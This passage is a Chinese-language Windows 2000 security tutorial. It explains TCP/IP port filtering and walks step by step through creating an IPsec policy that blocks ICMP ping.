使用方法：依次打开“网上邻居的属性→本地连接的属性→选中Internet协议（TCP/IP）→属性→高级→选项→TCP/IP筛选→属性”，在这里，先在“启动TCP/IP筛选”前打上勾，然后点选“只允许”，并“添加”一些被允许的端口，一般作为上网用户来说，上网使用的端口并不是很多，一般来说，添加TCP端口20、21（用来连FTP），TCP端口25（SMTP）、TCP端口110（POP3），TCP端口80（浏览网页），TCP端口139和445（用来共享），UDP端口4000—4010（这样就可以开十个QQ了，我想足够用了吧），还有UDP端口53（DNS服务的端口）。IP协议的端口可以全部允许，

因为相对它的危险性不大。

关于屏蔽UDP端口可能大家会有点疑问，认为没有必要屏蔽掉那么多的UDP端口。但是，其实这是有必要的，因为现在相当多的DoS工具都是通过发送UDP协议的数据包来使对方拒绝服务的，而且，不要以为自己的个人上网的用户对方就会放过你，现在很多初学者为了练手可不管那么多的。

在这里，还有一个问题，如果细心的朋友可能会担心一个问题，如果只允许像80、110这样的低位TCP端口，那么当下载或是浏览网页的时候会使用一些端口号在1024以上的临时端口，那么这些端口会不会受到影响而不能使用，最终导致无法浏览网页无法下载等等……

这个不用担心，这里的筛选对那些临时端口是不起作用的，这些临时端口的开放是不会受到影响的，所以仍然可以正常下载浏览网页。

5、IPsec

这个单词很多人都应该听说过吧？但是，我相信很少有人真正地利用过IPsec，甚至很多朋友都不知道IPsec是做什么的（关于IPsec，我会在后面介绍）。

这里，我就来教大家使用IPsec。

只要大家使用的Windows2000的操作系统，无论是professional还是server或是更高的版本，都会支持IPsec的。

在这里，我们以拒绝ping为例，为大家做个演示：

首先，依次打开："我的电脑→控制面板→管理工具→本地安全设置"，然后在这里，可以看见一项"IP安全策略，在本地机器"，就是这个。右键点"IP安全策略，在本地机器"，选择"管理IP筛选器表和筛选操作"。这儿有两个选项卡，先选择"管理IP筛选器列表"，点"添加"，在弹出的面板里名称下写上"icmp deny"（名称可以随意写），然后在描述里写上对此项的描述，可以写上拒绝ping，在这里，我就写了"icmp deny"，如图23所示。




图23

然后再点该面板上的"添加"按扭，会出现一个向导对话框，点"下一步"并按照提示进行选择，这里，我选择"源地址"为"我的IP地址"，"目的地址"则为"任何IP地址"（这样，指定完的策略就是拒绝了本机向其他计算机的ping，这是为了指定完该策略后可以演示给大家该策略是否制定成功）。

再点"下一步"，这里，将选择协议类型，由于我们要拒绝的是ping ，而ping命令是靠ICMP协议支持的，因此在这里我选择了ICMP协议（如图24所示）。再点"下一步"，这里，勾选上"编辑属性"然后点"完成"。




图24

然后会弹出一个属性对话框，在这里可以修改属性。

注意这个对话框的最下边，有一行字"镜像.xxxxxxx（后面的字省略）"。看到这里了吧？这个镜像有点意思，现在我们指定的策略是阻止了本地机对其他任何机器的ping，如果选择了这个"镜像"的话，不但把这个策略施加到我的本地机上，还会把策略反过来施加，也就是说，不但阻止了本地机对任何机器的ping，而且还阻止了任何机器对本地机的ping，所以是否勾选该项由大家自己做决定，如图25所示。




图25

完成后，又回到了"管理IP筛选器表和筛选器操作"的选项卡，这里可以看到我刚才添加的策略"icmp deny"（如图26所示），这时候不要关掉它，我们还要用。




图26

在"管理IP筛选器表和筛选器操作"里还有一个选项卡为"管理筛选操作"，现在选择它，然后点"添加"。这里，说两句，刚

才指定的“icmp deny”指定的只是一个筛选列表，现在我们要指定的““管理筛选操作”则是决定对筛选列表里的某个操作进行“阻止”、“许可”或是“协商安全”。也许这么说大家还不是很清楚，等我们指定完筛选操作后大家就会清楚了。

继续上面的话题，在“管理筛选操作”里点了“添加”后，仍然是弹出一个向导框，按照向导的提示点下一步，这里，会要求“名称”和“描述”，这里的“名称”和“描述”最好使用和刚才相同的名称和描述，也就是“icmp deny”。

因为这样不会搞混，否则，以后如果指定的IPsec多的话，很容易混淆的。

再下一步，这里就不用多说了，因为我们是要拒绝ping，所以当然选“阻止”了。然后点“完成”就可以了。

这时候，我们关闭“管理IP筛选器表和筛选器操作”。然后右键“IP安全策略，在本地机器”，选择“创建IP安全策略”，又是一个向导框，点下一步，要求“名称”和“描述”，不用废话，仍然写上“icmp deny”(还是为了方便与其他的策略区别)。再点下一步，这里有“激活默认响应规则”，默认情况下，该项是被勾选的，去掉这个勾，图27所示。




图27

然后再下一步，再点完成，直到弹出“属性”框。(如果没有弹出，可以到“本地安全策略”右边窗口里找到新建立的“icmp deny”，右击，选择“属性”)。在弹出的“属性”框里点“添加”，弹出向导框，点下一步，这里让选择隧道终结，不用管它，就使用默认的“此规则不指定隧道”就可以了，再点“下一步”。

在“网络类型”里选择“所有网络连接”，然后点“下一步”。这里，是选择加密方式的，不要选择“kerberos V5协议”(除非你的机器属于一个域)，选择“此字符串用来保护密匙交换”，然后自己填写一个字符串(如图28所示)，这里，我填写的字符串是“python”。

